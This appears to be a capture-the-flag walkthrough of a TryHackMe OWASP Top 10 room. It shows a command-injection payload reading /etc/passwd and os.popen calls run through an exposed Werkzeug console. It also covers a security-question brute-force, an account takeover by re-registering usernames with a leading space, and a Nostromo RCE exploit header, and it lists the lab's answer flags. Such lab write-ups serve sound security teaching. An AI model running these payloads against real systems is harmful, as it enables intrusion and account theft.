
To get the answer for the next question, use the command “\$(cat /etc/passwd | grep “usr”)”.



Question 10: What is the user's shell set as?

Answer: *sbin/nologin*

To get the answer for the next question, use the command “\$(cat /etc/os-release)”.



Question 11: What version of Alpine Linux is running?


Answer: *3.16.0*

Task 11: 4. Insecure Design


Insecure design refers to vulnerabilities which are inherent to the application's architecture. They are not vulnerabilities regarding bad implementations or configurations, but the idea behind the whole application (or a part of it) is flawed from the start. Most of the time, these vulnerabilities occur when an improper threat modelling is made during the planning phases of the application and propagate all the way up to your final app. Some other times, insecure design vulnerabilities may also be introduced by developers while adding some "shortcuts" around the code to make their testing easier. A developer could, for example, disable the OTP validation in the development phases to quickly test the rest of the app without manually inputting a code at each login but forget to re-enable it when sending the application to production.

Insecure Password Resets

A good example of such vulnerabilities occurred on [Instagram a while ago](#). Instagram allowed users to reset their forgotten passwords by sending them a 6-digit code to their mobile number via SMS for validation. If an attacker wanted to access a victim's account, he could try to brute-force the 6-digit code. As expected, this was not directly possible as Instagram had rate-limiting implemented so that after 250 attempts, the user would be blocked from trying further.



However, it was found that the rate-limiting only applied to code attempts made from the same IP. If an attacker had several different IP addresses from where to send requests, he could now try 250 codes per IP. For a 6-digit code, you have a million possible codes, so an attacker would need $1000000/250 = 4000$ IPs to cover all possible codes. This may sound like an insane amount of IPs to have, but cloud services make it easy to get them at a relatively small cost, making this attack feasible.




Notice how the vulnerability is related to the idea that no user would be capable of using thousands of IP addresses to make concurrent requests to try and brute-force a numeric code. The problem is in the design rather than the implementation of the application in itself.

Since insecure design vulnerabilities are introduced at such an early stage in the development process, resolving them often requires rebuilding the vulnerable part of the application from the ground up and is usually harder to do than any other simple code-related vulnerability. The best approach to avoid such vulnerabilities is to perform threat modelling at the early stages of the development lifecycle. To get more information on how to implement secure development lifecycles, be sure to check out the [SSDLC room](#).


Practical Example

Navigate to http://MACHINE_IP:85 and get into joseph's account. This application also has a design flaw in its password reset mechanism. Can you figure out the weakness in the proposed design and how to abuse it? Try to reset joseph's password. Keep in mind the method used by the site to validate if you are indeed joseph.

Type “joseph”.



Hint: Is there any security question that can be easily guessed?



10.10.145.111:85/resetpass2.php

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator

Password Reset

Step 2 - Please answer one of your security questions to confirm your identity:

Security Question: What's your favourite colour?


Answer: What's your favourite colour?

Continue


We will go with the favorite color. We will test each color regarding ROYGBIV (Red, Orange, Yellow, Green, Blue, Indigo, and Violet).




Red isn't OK. We will go to the next one. The correct one is green. The system provides a new temporary password "e5Jzakh2r0PO6p".



Now try to log in again with the new password. We are in! Woop woop!



Uuuuu! Private stuff! Let's see what is there 😊. Nice! It's the flag!



```
THM{Not_3ven_c4tz_c0uld_sav3_U!}
```

Question 12: What is the value of the flag in joseph's account?

Answer: `THM{Not_3ven_c4tz_c0uld_sav3_U!}`

Task 12: 5. Security Misconfiguration

Security Misconfigurations are distinct from the other Top 10 vulnerabilities because they occur when security could have been appropriately configured but was not. Even if you download the latest up-to-date software, poor configurations could make your installation vulnerable.

Security misconfigurations include:

- Poorly configured permissions on cloud services, like S3 buckets.
- Having unnecessary features enabled, like services, pages, accounts or privileges.
- Default accounts with unchanged passwords.
- Error messages that are overly detailed and allow attackers to find out more about the system.

- Not using [HTTP security headers](#).


This vulnerability can often lead to more vulnerabilities, such as default credentials giving you access to sensitive data, XML External Entities (XXE) or command injection on admin pages.

For more info, look at the [OWASP top 10 entry for Security Misconfiguration](#).

Debugging Interfaces


A common security misconfiguration concerns the exposure of debugging features in production software. Debugging features are often available in programming frameworks to allow the developers to access advanced functionality that is useful for debugging an application while it's being developed. Attackers could abuse some of those debug functionalities if somehow, the developers forgot to disable them before publishing their applications.

One example of such a vulnerability was allegedly used when [Patreon got hacked in 2015](#). Five days before Patreon was hacked, a security researcher reported to Patreon that he had found an open debug interface for a Werkzeug console. Werkzeug is a vital component in Python-based web applications as it provides an interface for web servers to execute the Python code. Werkzeug includes a debug console that can be accessed either via URL on `/console`, or it will also be presented to the user if an exception is raised by the application. In both cases, the console provides a Python console that will run any code you send to it. For an attacker, this means he can execute commands arbitrarily.



Practical example

This VM showcases a **Security Misconfiguration** as part of the OWASP Top 10 Vulnerabilities list. Navigate to <http://10.10.145.111:86> and try to exploit the security misconfiguration to read the application's source code and access the Werkzeug console.



Interactive Console


In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> |
```

Brought to you by **DON'T PANIC**, your friendly Werkzeug powered traceback interpreter.

Use the Werkzeug console to run the following Python code to execute the `ls -l` command on the server:

```
import os; print(os.popen("ls -l").read())
```



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
```

Brought to you by **DON'T PANIC**, your friendly Werkzeug powered traceback interpreter.

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r-- 1 root root 249 Sep 15 2022 Dockerfile
-rw-r--r-- 1 root root 1411 Feb 3 2023 app.py
-rw-r--r-- 1 root root 137 Sep 15 2022 requirements.txt
drwxr-xr-x 2 root root 4096 Sep 15 2022 templates
-rw-r--r-- 1 root root 8192 Sep 15 2022 todo.db
>>>
```

Question 13: What is the database file name (the one with the .db extension) in the current directory?

Answer: `todo.db`

Modify the code to read the contents of the `app.py` file, which contains the application's source code.

The command should look like this:

```
import os; print(os.popen("cat app.py").read())
```

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r-- 1 root root 249 Sep 15 2022 Dockerfile
-rw-r--r-- 1 root root 1411 Feb 3 2023 app.py
-rw-r--r-- 1 root root 137 Sep 15 2022 requirements.txt
drwxr-xr-x 2 root root 4096 Sep 15 2022 templates
-rw-r--r-- 1 root root 8192 Sep 15 2022 todo.db

>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just a tiny misconfiguration}"

PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:////" + DATABASE
db = SQLAlchemy(app)
```

Question 14: What is the value of the `secret_flag` variable in the source code?

Answer: `THM{Just a tiny misconfiguration}`

Task 13: 6. Vulnerable and Outdated Components

Occasionally, you may find that the company/entity you're pen-testing is using a program with a well-known vulnerability.

For example, let's say that a company hasn't updated their version of WordPress for a few years, and using a tool such as WPScan, you find that it's version 4.6. Some quick research will reveal that WordPress 4.6 is vulnerable to an unauthenticated remote code execution(RCE) exploit, and even better, you can find an exploit already made on [Exploit-DB](#).


As you can see, this would be quite devastating because it requires very little work on the attacker's part. Since the vulnerability is already well known, someone else has likely made an exploit for the vulnerability already. The situation worsens when you realize that it's really easy for this to happen. If a company misses a single update for a program they use, it could be vulnerable to any number of attacks.

Task 14: Vulnerable and Outdated Components – Exploit


Our main job is to find out the information of the software and research it until we can find an exploit. Let's go through that with an example web application.



What do you know? This server has the default page for the Nostromo web server. Now that we have a version number and a software name, we can use [Exploit-DB](#) to try and find an exploit for this particular version.



Lucky us, the top result happens to be an exploit script. Let's download it and try to get code execution. Running this script on its own teaches us a very important lesson.



Exploits you download from the Internet may not work the first time. It helps to understand the programming language the script is in so that, if needed, you can fix any bugs or make any modifications, as quite a few scripts on Exploit-DB expect you to make modifications.

Fortunately, the error was caused by a line that should have been commented out, so it's an easy fix.

```
# Exploit Title: nostromo 1.9.6 - Remote Code Execution
# Date: 2019-12-31
# Exploit Author: Kr0ff
# Vendor Homepage:
# Software Link: http://www.nazgul.ch/dev/nostromo-1.9.6.tar.gz
# Version: 1.9.6
# Tested on: Debian
# CVE : CVE-2019-16278

cve2019_16278.py # This line needs to be commented.

#!/usr/bin/env python
```

Fixing that, let's try and run the program again.


[illegible]

Boom! We have RCE. Now it's important to note that most scripts will tell you what arguments you need to provide. Exploit developers will rarely make you read potentially hundreds of lines of code just to figure out how to use the script.


It is also worth noting that it may not always be this easy. Sometimes you will just be given a version number, like in this case, but other times you may need to dig through the HTML source or even take a lucky guess on an exploit script. But realistically, if it is a known vulnerability, there's probably a way to discover what version the application is running.

Task 15: Vulnerable and Outdated Components – Lab


Navigate to <http://10.10.145.111:84> where you'll find a vulnerable application. All the information you need to exploit it can be found online.




Search for “bookstore exploit” and select “CVE/Exploits”.




Select the first exploit.



Download the exploit.



Execute the following commands in your terminal.



Question 15: What is the content of the /opt/flag.txt file?

Answer: THM{But Its n0t my f4ult!}

Task 16: 7. Identification and Authentication Failures

Authentication and session management constitute core components of modern web applications. Authentication allows users to gain access to web applications by verifying their identities. The most common form of authentication is using a username and password mechanism. A user would enter these credentials, and the server would verify them. The server would then provide the users' browser with a session cookie if they were correct. A session cookie is needed because web servers use HTTP(S) to communicate, which is stateless. Attaching session cookies means the server will know who is sending what data. The server can then keep track of users' actions.

If an attacker is able to find flaws in an authentication mechanism, they might successfully gain access to other users' accounts. This would allow the attacker to access sensitive data (depending on the purpose of the application). Some common flaws in authentication mechanisms include the following:

- **Brute force attacks:** If a web application uses usernames and passwords, an attacker can try to launch brute force attacks that allow them to guess the username and passwords using multiple authentication attempts.
- **Use of weak credentials:** Web applications should set strong password policies. If applications allow users to set passwords such as "password1" or common passwords, an attacker can easily guess them and access user accounts.
- **Weak Session Cookies:** Session cookies are how the server keeps track of users. If session cookies contain predictable values, attackers can set their own session cookies and access users' accounts.

There can be various mitigation for broken authentication mechanisms depending on the exact flaw:

- To avoid password-guessing attacks, ensure the application enforces a strong password policy.
- To avoid brute force attacks, ensure that the application enforces an automatic logout after a certain number of attempts. This would prevent an attacker from launching more brute-force attacks.
- Implement Multi-Factor Authentication. If a user has multiple authentication methods, for example, using a username and password and receiving a code on their mobile device, it would be difficult for an attacker to get both the password and the code to access the account.

Task 17: Identification and Authentication Failures Practical

For this example, we'll look at a logic flaw within the authentication mechanism.


Many times, what happens is that developers forget to sanitise the input(username & password) given by the user in the code of their application, which can make them vulnerable to attacks like

SQL injection. However, we will focus on a vulnerability that happens because of a developer's mistake but is very easy to exploit, i.e. re-registration of an existing user.

Let's understand this with the help of an example, say there is an existing user with the name **admin**, and we want access to their account, so what we can do is try to re-register that username but with slight modification. We will enter " admin" without the quotes (notice the space at the start). Now when you enter that in the username field and enter other required information like email id or password and submit that data, it will register a new user, but that user will have the same right as the admin account. That new user will also be able to see all the content presented under the user **admin**.

To see this in action, go to http://MACHINE_IP:8088 and try to register with **darren** as your username. You'll see that the user already exists, so try to register " darren" instead, and you'll see that you are now logged in and can see the content present only in darren's account, which in our case, is the flag that you need to retrieve.

Register as “darren”, according to the instructions.

A screenshot of a web application's registration form. The form has a title "Register" at the top. Below it are three input fields: "Username:" with the text "darren", "Email:" with the text "darren@cyberland.com", and "Password:" with masked characters "*****". At the bottom of the form is a red button labeled "Register".


The following error message will be displayed:

Error: This user is already registered

Now, let's add the space and register as “ darren”. The following message will be displayed:

User registered successfully!


So, “ darren” will have the same rights as the username without space “darren”. To find the flag, login with the credentials created.

A screenshot of a web application's authentication page. The page has a title "Authentication" at the top. Below it is a text input field containing the hexadecimal string "fe86079416a21a3c99937fea8874b667".

Question 16: What is the flag that you found in darren's account?

Answer: *fe86079416a21a3c99937fea8874b667*

Now try to do the same trick and see if you can log in as **arthur**.



The image shows a web registration form titled "Register" with fields for Username, Email, and Password. The Username field contains "arthur", the Email field contains "arthur@cyberland.com", and the Password field contains "*****". A red "Register" button is at the bottom. To the right, a dark box labeled "Authentication" displays a long alphanumeric string: "d9ac0f7db4fda460ac3edeb75d75e16e".

Question 17: What is the flag that you found in arthur's account?

Answer: *d9ac0f7db4fda460ac3edeb75d75e16e*

Task 18: 8. Software and Data Integrity Failures

What is Integrity?


When talking about integrity, we refer to the capacity we have to ascertain that a piece of data remains unmodified. Integrity is essential in cybersecurity as we care about maintaining important data free from unwanted or malicious modifications. For example, say you are downloading the latest installer for an application. How can you be sure that while downloading it, it wasn't modified in transit or somehow got damaged by a transmission error?

